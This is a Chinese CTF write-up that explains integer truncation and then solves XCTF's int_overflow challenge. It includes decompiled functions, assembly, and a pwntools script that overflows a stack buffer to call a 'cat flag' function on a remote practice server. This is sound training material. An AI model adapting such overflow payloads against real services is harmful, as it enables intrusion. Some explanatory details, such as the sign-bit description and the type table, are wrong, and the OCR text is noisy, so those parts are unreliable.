
经典整数溢出漏洞示例

整数溢出原理

整数分为有符号和无符号两种类型,有符号数以最高位作为其符号位,即正整数最高位为1,负数为0,无符号数取值范围为非负数,常见各类型占用字节数如下:

类型	占用字节数	取值范围
Int	4	-2147483648~2147483647
Short int	2	-32768~32767
Long int	4	-2147483648~2147483647
Unsigned int	4	0~4294967295
Unsigned short int	2	0~65535
Unsigned short int	4	0~4294967295

对于 unsigned short int 类型的两个变量 var1、var2, 假定取值 var1 = 1, var2 = 65537



C语言测试代码如下:

#include <stdio.h>

```
int main()
{
    unsigned short int var1 = 1, var2 = 65537;
    if (var1 == var2)
    {
        printf("溢出");
    }
    return 0;
```

编译运行截屏如下:

```
root@kali:~/Documents/binary# cat helloworld.c
#include <stdio.h>

int main()

{
    unsigned short int varl = 1, var2 = 65537;

    if (varl == var2)
    {
        printf("溢出OK\n");
    }

    return 0;

}

root@kali:~/Documents/binary# clang helloworld.c -o helloworld
helloworld.c:5:38: warning: implicit conversion from 'int' to 'unsigned short'
    changes value from 65537 to 1 [-Wconstant-conversion]
    unsigned short int varl = 1, var2 = 65537;

1 warning generated.
root@kali:~/Documents/binary# ./helloWorld

益出OK
root@kali:~/Documents/binary# ]
```

也就是说,对于一个 2 字节的 Unsigned short int 型变量,它的有效数据长度为两个字节,当它的数据长度超过两个字节时,就溢出,溢出的部分则直接忽略,使

用相关变量时,使用的数据仅为最后 2 个字节,因此就会出现 65537 等于 1 的情况,其他类型变量和数值与之类似,

接下来看 XCTF 攻防世界里面的一道题: int_overflow

```
root@kali:~/Documents/binary#Ichecksec int_overflow
[*] '/root/Documents/binary/int_overflow_flow_
   Arch: i386-32-little exp.py
   RELRO: Partial RELRO
   Stack: No canary found
   NX: NX enabled
   PIE: No PIE
root@kali:~/Documents/binary#
```

32位, No canary found

首先在 main 函数中,没有任何可疑的

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
  2 {
     int v4; // [esp+Ch] [ebp-Ch]
  4
     setbuf(stdin, 0);
  5
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    8 puts("------
9
10
11
     puts("-----");
12
     printf("Your choice:");
13
      isoc99 scanf("%d", &v4);
14
15
     if ( v4 == 1 )
 16
     {
17
      login();
 18
 19
     else
 20
      if ( v4 == 2 )
9 21
 22
9 23
        puts("Bye~");
24
        exit(0);
 25
      puts("Invalid Choice!");
26
 27
28
    return 0;
29 }
```

进入 login 函数:

接受了一个最大长度为 0x199 的 password


```
1 char *login()
 2 {
 3
    char buf; // [esp+0h] [ebp-228h]
    char s; // [esp+200h] [ebp-28h]
 6
    memset(&s, 0, 0x20u);
    memset(&buf, 0, 0x200u);
    puts("Please input your username:");
    read(0, &s, 0x19u);
    printf("Hello %s\n", &s);
10
11
    puts("Please input your passwd:");
   read(0, &but, 0x199u);
13
    return check_passwd(&buf);
14}
```

进入 check passwd 函数:

用一个一字节,8bit 的变量存储 password 的长度,之后存在一个字符串拷贝,拷贝目的地在栈中,长度为14h,及0x14,十进制20,

```
LE IDA Vi··· 🗵 LE l'seudoco··· 🕍 🕒 Hex Vi··· 🗵 🔼 Struct··· 🗵 🚉 Enums 🗵
   1 char *_cdecl check_passwd(char *s)
   2 {
   3
      char *result; // eax
                                                   8bit, 0^{255}
      char dest; // [esp+4h] [ebp-14h]
     unsigned int8 v3; // [esp+Fh] [ebp-9h]
   7
      v3 = strlen(s);
      if ( v3 <= 3u || v3 > 8u )
   8
   9
10
        puts("Invalid Password");
11
        result = (char *)fflush(stdout);
  12
  13
      else
  14
15
        puts("Success");
16
        fflush(stdout):
17
        result = strcpy(&dest, s);
  18
9 19
      return result;
20 }
```

结合前面溢出原理分析, 0x199(十进制 409)的长度远大于 1 字节,即



也就是说,这里存在证书溢出, password 字符串的长度可以是 3-8 个字符,也可以是 259-264 个字符,接下来查看如何利用此漏洞。

查看字符串,发现 cat flag 字符串,查看调用

```
| f= Tm... □ | f= tz... □ | □ ⊃rt | □ | N ∪ t... □ | E Tuπwz □ |
  Address
                            Type String
                Length
  😴 LOAD:0804… 00000013
                                 /lib/ld-linux.so.2
                            С
  🛐 LOAD:0804… 0000000A
                            С
                                 libc. so. 6
  😭 LOAD:0804… 0000000F
                                 _IO_stdin_used
                            C
  😭 LOAD:0804… 00000007
                                fflush
                            C
  S LOAD:0804··· 00000007
                                stropy
                            С
  's' LOAD:0804… 00000005
                                 exit
                            С
  'S' LOAD:0804… 0000000F
                                 __isoc99_scanf
                            С
  's' LOAD:0804··· 00000005
                            С
                                 puts
  's' LOAD:0804··· 00000006
                            С
                                 stdin
    LOAD:0804··· 00000007
                            С
                                 printf
    LOAD:0804··· 00000007
                            С
                                 strlen
  's' LOAD:0804… 00000007
                            С
                                 memset
  S LOAD:0804... 00000005
                            С
                                 read
  's' LOAD:0804··· 00000007
                            С
                                 stdout
  's' LOAD:0804··· 00000007
                            С
                                 stderr
  's' LOAD:0804··· 00000007
                            С
                                 system
    LOAD:0804 ··· 00000007
                            С
                                setbuf
                                __libc_start_main
    LOAD:0804 ··· 00000012
                            С
    LOAD:0804 ··· 0000000F
                            С
                                  __gmon_start__
                                GLIBC_2.7
    LOAD:0804 ··· 0000000A
                            С
  S LOAD:0804. 00000000A
                            С
                                  GLIBC_2.0
                                 cat flag
  🚼 .rodata:0... 000000009
                            С
  🚼 .rodata:0... 00000008
                            С
                                  Success
  🚼 .rodata:0… 00000011
                           С
                                 Invalid Password
                                Please input your username:
  💅 .rodata:0… 0000001C
                           С
                               Hello %s\n
  🚼 .rodata:0… 0000000A
                           С
  🚼 .rodata:0*** 0000001A
                           С
                                Please input your passwd:
  🚼 .rodata:0••• 00000016
                           С
                                 ~~ Welcome to CTF! ~~
  🚼 .rodata:0•• 00000016
                           С
                           С
                                     1. Login
  🚼 .rodata:0*** 00000016
                           С
  🚼 .rodata:0*** 00000016
                                        2. Exit
  's' .rodata:0*** 0000000D
                           C Your choice:
  😴 .rodata:0… 00000005
                           C Bye~
  😴 .rodata:0… 00000010
                          С
                                Invalid Choice!
  🚼 .eh_frame… 00000005
                           С
                                ;*2$\"
La ID… 🛛 La Ps… 🔼 's' Stri
   1 int what is this()
  2 {
3
      return system("cat flag");
4 }
```

也就是说,可以在字符串拷贝过程中,输入 0x14 个字符之后,就可以覆盖函数返回地址了,具体是不是 0x14 个字符,我们再看汇编语言,

```
.text:080486A4 var_9
                                 = byte ptr -9
.text:080486A4 s
                                 = dword ptr 8
.text:080486A4
.text:080486A4 ; __unwind {
.text:080486A4
                                push
                                         ebp
.text:080486A5
                                 mov
                                         ebp, esp
.text:080486A7
                                         esp, 18h
                                 sub
.text:080486AA
                                 sub
                                         esp, 0Ch
.text:080486AD
                                 push
                                         [ebp+s]
                                                          ; 5
.text:080486B0
                                 call
                                          strlen
.text:080486B5
                                 add
                                         esp, 10h
.text:080486B8
                                 mov
                                         [ebp+var_9], al
                                         [ebp+var 9], 3
.text:080486BB
                                 cmp
                                         short loc_80486FC
.text:080486BF
                                 jbe
 text:080486C1
                                 cmp
                                         [ebp+var_9], 8
.text:080486C5
                                         short loc_80486FC
                                 ia
.text:080486C7
                                 sub
                                         esp, 0Ch
.text:080486CA
                                 push
                                         offset s
                                                          ; "Success"
.text:080486CF
                                 call
                                         puts
                                         esp, 10h
.text:080486D4
                                 add
.text:080486D7
                                 mov
                                         eax, ds:stdout@@GLIBC_2_0
.text:080486DC
                                 sub
                                         esp, 0Ch
.text:080486DF
                                push
                                         eax
                                                          ; stream
.text:080486E0
                                 call
                                          fflush
                                add
                                         esp, 10h
.text:080486E5
                                         esp, 8
.text:080486E8
                                sub
                                                          ; src
.text:080486EB
                                 push
                                         [ebp+s]
.text:080486EE
                                         eax, [ebp+dest]
                                lea
                                                          ; dest
.text:080486F1
                                push
                                         eax
.text:080486F2
                                call
                                          strcpy
.text:080486F7
                                 aaa
                                         esp, Ion
.text:080486FA
                                         short loc 804871D
                                 imp
.text:080486FC :
.text:080486FC
.text:080486FC loc_80486FC:
                                                          ; CODE XREF: check_passwd+1B1j
.text:080486FC
                                                          ; check passwd+211j
.text:080486FC
                                 sub
                                         esp, 0Ch
.text:080486FF
                                 push
                                         offset aInvalidPasswor ; "Invalid Password"
                                 call
.text:08048704
                                         puts
.text:08048709
                                 add
                                         esp, 10h
.text:0804870C
                                         eax, ds:stdout@@GLIBC_2_0
                                 mov
.text:08048711
                                 sub
                                         esp, 0Ch
.text:08048714
                                 push
                                         eax
                                                          ; stream
.text:08048715
                                 call
                                          fflush
.text:0804871A
                                 add
                                         esp, 10h
.text:0804871D
 text:0804871D loc_804871D:
                                                          ; CODE XREF: check_passwd+561j
.text:0804871D
                                 nop
.text:0804871E
                                 leave
.text:0804871F
                                 retn
.text:0804871F ; } // starts at 80486A4
000006F2 080486F2: check_passwd+4E (Synchronized with Hex View-1)
```

在字符串拷贝之前,先把拷贝的源地址和目的地址压入堆栈,这里似乎没有任何问题,查看整个函数的汇编代码,就会发现,在函数最开始,压入了 ebp 变量,在函数结尾,存在一条 leave 指令,而在 32 位程序中, leave 指令等于 mov esp,ebp 和 pop ebp 两条指令的组合,也就是说,在覆盖函数放回地址之前,还有一次出栈操作,出栈数据大小 4 字节,即覆盖之前还需将这 4 字节覆盖了,才能实现跳转指向 what_is_this 函数,编写利用脚本如下:

259-264 之间随机选择一个数,这里取 262,264-0x14-4-4=234 即:

```
from pwn import *
io = remote("111.198.29.45", 47271)

cat_flag_addr = 0x0804868B

io.sendlineafter("Your choice:", "1")
io.sendlineafter("your username:", "kk")
io.recvuntil("your passwd:")
payload = "a" * 0x14 + "aaaa" + p32(cat_flag_addr)+"a"*234

io.sendline(payload)
io.recv()
io.interactive()
```

```
kali:~/Documents/binary# cat int overflow exp.py
from pwn import *
io = remote("111.198.29.45", 47271)
cat flag addr = 0x0804868B
io.sendlineafter("Your choice:", "1")
io.sendlineafter("your username:", "kk")
io.recvuntil("your passwd:")
payload = "a" * 0x14 + "aaaa" + p32(cat flag addr)+"a"*234
io.sendline(payload)
                         Python 🔻 Tab Width: 8 🔻
io.recv()
io.interactive() World.
   deli:~/Documents/binary# python int overflow exp.py
[+] Opening connection to 111.198.29.45 on port 47271: Done
[*] Switching to interactive mode
cyberpeace{a4215d8a9e77ad4ddba093766d047a6b}
[*] Got EOF while reading in interactive
```

成功拿到 flag,溢出成功